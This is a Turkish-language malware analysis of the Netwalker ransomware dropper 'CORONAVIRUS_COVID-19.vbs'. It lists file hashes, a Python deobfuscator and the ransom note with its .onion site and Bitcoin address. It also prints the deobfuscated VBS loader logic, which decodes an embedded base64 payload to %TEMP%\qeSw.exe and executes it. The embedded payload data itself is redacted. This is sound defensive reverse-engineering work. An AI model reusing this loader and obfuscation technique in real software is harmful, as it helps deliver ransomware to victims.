

Netwalker Dropper (CORONAVIRUS_COVID-19.vbs) Analizi



Netwalker Dropper (CORONAVIRUS_COVID-19.vbs) Analizi

Netwalker çoğunlukla mail yolu ile yayılan ve fidye yazılımı (ransomware) ailesine dahil edebileceğimiz yeni bir virüs çeşididir. Genellikle hastane ve sağlık ocaklarını hedef alan saldırganlar, koronadan dolayı sağlık çalışanlarının yoğun olduğu bu dönemde dikkatsizce dosyanın indirilmesi ve çalıştırılması halinde sistemdeki yedeklerin silinmesi ve iç ağda paylaşılan dosyalar dahil bütün dosyaların şifrlenmesini amaçlamaktadır. 1000\$ gibi bir ücret isteyen saldırganlar, ödemenin yapılmaması halinde istenen miktarı günden güne artırmaktadırlar. Maillere ek olarak gönderilen bu script çoğunlukla CORONAVIRUS_COVID-19.vbs adı ile görülmüş ve rapor edilmiştir.

Netwalker Dropper.vbs

MD5: 7a1288c7be386c99fad964dbd068964f

SHA: c880daabaca11dde198b6340e4430401d0bfef10

SHA256: 9f9027b5db5c408ee43ef2a7c7dd1aecbdb244ef6b16d9aafb599e8c40368967

SHA512: 2d52f6e974fad85b9c0cf588ce6a8a62bb37db7a2c8aff8138d9d740f2a-e8844267c9052ed3a25c65335e948bed8bf449d0815b0f7e372872d49270dd60ad027

qeSw.exe

MD5: 258ed03a6e4d9012f8102c635a5e3dcd

SHA: a3bc2a30318f9bd2b51cb57e2022996e7f15c69e

SHA256: 8639825230d5504fd8126ed55b2d7aeb72944ffe17e762801aab8d4f8f880160

SHA512: 967414274cb8d8fdf0e4dd446332b37060d54a726ab77f4ec704a5a-fe12162e098183add4342d1710db1e1c3b74035a001cf4c2d7790a27bf6d8381c34a96889

Özet

Çalıştırılan Netwalker Dropper.vbs scripti içerisinde encoded şekilde bulunan şifreleme aracını %TEMP% dizini altına qeSw.exe adıyla çıkartıyor. Sonrasında qeSw.exe zararlısını çalıştırarak öncelikle sistemdeki yedekleri siliyor ve ardından bütün dosyaları şifreliyor. Sistemdeki dosyaların haricinde network üzerinden ulaşabildiği dosyaları da yetkisi dahilinde şifreliyor. Kurumların, kullanıcılarına açtığı paylaşımlı alanların izinlerini düzgün yapılandırılmaları olası bir enfeksiyonda bütün yapının çökmesini engelleyecektir. Zararlı bütün dosyaları şifreledikten sonra verilen bir kod ile Tor browser üzerinden onion uzantılı bir siteye yönlendirerek Bitcoin ile ödeme yapılması halinde decrypt aracının verileceğini beyan ediyor. Yapılan transactionlara bakıldığında henüz bir ödeme gerçekleşmediği belirlenmiştir.

NOT: Zararlı sisteme bulaşp da dosyaları şifrelediği takdirde, sistemin başka bir ortamda yedeği olmadığı sürece geri döndürülemeyecektir.

Süreç

Netwalker Dropper.vbs scriptinin içeriği aşağıdaki görselde görülmektedir.

```
Users > hello > Desktop > net.vbs
1 code = ""=A#>,A#>,A#>, ...redacted... A#>,A#>,A#>,A#>,A#>,A#>,A#>,A#>,A#>,A#>,A#>,A#>,A#>,MA#>,A#>,QqVT"
2 array1 = array(102400, 100489, ...redacted... 103684, 108241, 101761, 64009, 58564, 65025, 56169, 68121)
3 array2 = array(43681, 42849, 42849, ...redacted... 43264, 42025, 42025, 44100, 44944, 42025, 43681, 44100)
4 for var1 = lbound(array1) to ubound(array2)
5 char1 = sqr(array1(var1))
6 char2 = sqr(array2(var1))
7 execute("exec_code = exec_code & chr(char1 - char2)")
8 next
9 execute([exec_code])
```

Öncellikle array1 ve array2 dizileri kullanılarak oluşturulan exec_code değişkenine ne atandığını bulmak için yazdığım python scriptini kullanıyorum. Scriptin içeriği aşağıdaki şekildedir.

```
Users > hello > Desktop > deobs.py
1  from math import sqrt
2  import base64 as b64
3
4  exec = ""
5  array1 = (102400, 100489, 57121, 97969, 104976, 103041, 101124, 102400, 56169, 101124,
6  array2 = (43681, 42849, 42849, 44944, 44100, 42849, 42849, 42436, 42025, 41616, 42436,
7  for den in range(0, 1167):
8      var1 = sqrt(array1[den])
9      var2 = sqrt(array2[den])
10     exec += chr(int(var1 - var2))
11
12 print(exec)
```

Python scripti ile elde edilen kod aşağıdaki gibidir. VBS kodlarından da anlaşıldığı üzere Netwalker Dropper.vbs scripti içerisindeki code değişkeni aslında üzerine ekleme yapıp ters çevrilmiş ve base64 ile encode edilmiş bir data.

```
Users > hello > Desktop > ≡ asil.vbs
13 Set FS0 = CreateObject("Scripting.FileSystemObject")
14 Path = WshShell.ExpandEnvironmentStrings("%TEMP%") & "\Google.url"
15 set oUrlLink = WshShell.CreateShortcut(Path)
16 oUrlLink.TargetPath = "http://google.com"
17 oUrlLink.Save(G)
18 if (FS0.FileExists(Path)) Then
19 WScript.Echo "Error!"
20 else
21 xml = "Mxml2.DOMDocument"
22 ws = "WScript.Shell"
23 bin = "bin.base64"
24 bs = "base64"
25 db = "Adodb.Stream"
26 Set wshs = createobject(ws)
27 filepath = wshs.ExpandEnvironmentStrings("%TEMP%") & "\qeSw.exe"
28 end if
```

```

30 Function a(n)
31     Dim i, j, abc
32     abc = array("!", "@", "%", ".", "?", "<", ">", "$", "#", ",")
33     For i = 0 To 9
34         n = replace(n, abc(i), "")
35     Next
36     a = replace(n, "*", "/")
37 End Function
38
39 Set oXML = CreateObject(xml)
40 Set oNode = oXML.CreateElement(bs)
41 oNode.dataType = bin
42 oNode.text = strreverse[a(code)]
43
44 Set BinaryStream = CreateObject(db)
45 BinaryStream.Type = 1
46 BinaryStream.Open
47 BinaryStream.Write oNode.nodeTypeValue
48 BinaryStream.SaveToFile filepath
49 wshs.Exec(filepath)

```

Python scriptine küçük bir ekleme yaparak code değişkeni içerisindeki datayı oluşturup exefile.exe adı ile kaydediyorum.

```

Users > hello > Desktop > deobs.py
1  from math import sqrt
2  import base64 as b64
3
4  exec = ""
5  array1 = (102400, 100489, 57121, 97969, 104976, 103041, 101124, 102400, 56169, 101124, 94249, 103684, 1
6  array2 = (43681, 42849, 42849, 44944, 44100, 42849, 42849, 42436, 42025, 41616, 42436, 42849, 44100, 44
7  for den in range(0, 1167):
8      var1 = sqrt(array1[den])
9      var2 = sqrt(array2[den])
10     exec += chr(int(var1 - var2))
11
12 #print(exec |
13
14 code = "=="A#>,A#>,A#>,A#>,A#>,A#>,A#>,A#>,A#>,A#>,10es@Ls@IfoE.MbgDxT*B2dWyaG+VteLPCE.pm0x9oIbLiv?J<A#>
15
16 def temizleme(code):
17     badchars = ("!", "@", "%", ".", "?", "<", ">", "$", "#", ",")
18     for den in badchars:
19         code = code.replace(den, '')
20     code = code.replace('*', '/')
21     code = code[::-1]
22     code_encoded = code.encode()
23     decoded = b64.b64decode(code_encoded)
24     return decoded
25
26 exefile = open("exefile.exe", "wb")
27 exefile.write(temizleme(code))
28 exefile.close()

```

Buraya kadar olan aşamada zararlımız içerisindeki dosyayı %TEMP% dizini altına qeSw.exe adı ile kopyalıyor. Sonraki aşamalarda ise dinamik analiz ile devam ediyorum.

qeSw.exe adı ile kaydedilen çalıştırılabilir dosya yine script yardımı ile çalıştırılıyor. İlk önce sistemdeki yedekleri silen zararlı, sistemde ve network üzerinde ulaşabildiği ve yetkisi olan bütün dosyaları şifrelemeye başlıyor. Şifreleme işlemi bittiğinde ise ekranda aşağıdaki görselde görüldüğü üzere bir metin defteri açılıyor.

```
CA6145-Readme - Notepad
File Edit Format View Help

Hi!
Your files are encrypted by Netwalker.
All encrypted files for this computer has extension: .ca6145

--
If for some reason you read this text before the encryption ended,
this can be understood by the fact that the computer slows down,
and your heart rate has increased due to the ability to turn it off,
then we recommend that you move away from the computer and accept that you have been compromised.
Rebooting/shutdown will cause you to lose files without the possibility of recovery.

--
Our encryption algorithms are very strong and your files are very well protected,
the only way to get your files back is to cooperate with us and get the decrypter program.

Do not try to recover your files without a decrypter program, you may damage them and then they will be impossible to recover.

For us this is just business and to prove to you our seriousness, we will decrypt you one file for free.
Just open our website, upload the encrypted file and get the decrypted file for free.

--
Steps to get access on our website:
1.Download and install tor-browser: https://torproject.org/
2.Open our website: rnfdsgm6wb6j6su5txkek4u4y47kp2eatvu7d6xhyn5cs4lt4pdrqqd.onion
3.Put your personal code in the input form:
{code_ca6145:
q88hLLR0Aa3085U84oeda7PgIVMsMVSoZZ8meJ7V360CjWHOG
vnGp2...+v6ynrXA041Zj
AgKxV...vczby938kFb4C
/tQCH...F50Z10N7hb0Kf
35y7kC1g9jrv84M7tRjXoeYlpk/s889Pw2a1CevtrYmLV6A72j
XAov1qrM73Sz6mRo/4DoA5CSvXm/3XmA81ws8IVQ==}
```

Belirtilen .onion uzantılı siteye Tor üzerinden ulaştığımızda ise bizi aşağıdaki gibi bir giriş ekran karşılıyor.



NetWalker

For enter, please use user code or user key


? User key:

? User code:

Captcha code:

Submit ▶

README dosyasının en altındaki code'u kullanarak giriş yaptığımızda ise bizi aşağıdaki gibi bir ekran karşılıyor.



Buradaki 323hUGo9iTj4QpBMFUwC9TFFEXHs9Znuy numaralı BTC adresine belirtilen miktarı gönderdiğiniz takdirde otomatik olarak decrypt aracının incecğini beyan ediyor. BTC adresine yapılan ödeme var mı diye kontrol ettiğimizde ise henüz bir ödeme yapılmadığını görmekteyiz. Böyle devam etmesini ümit ediyoruz.

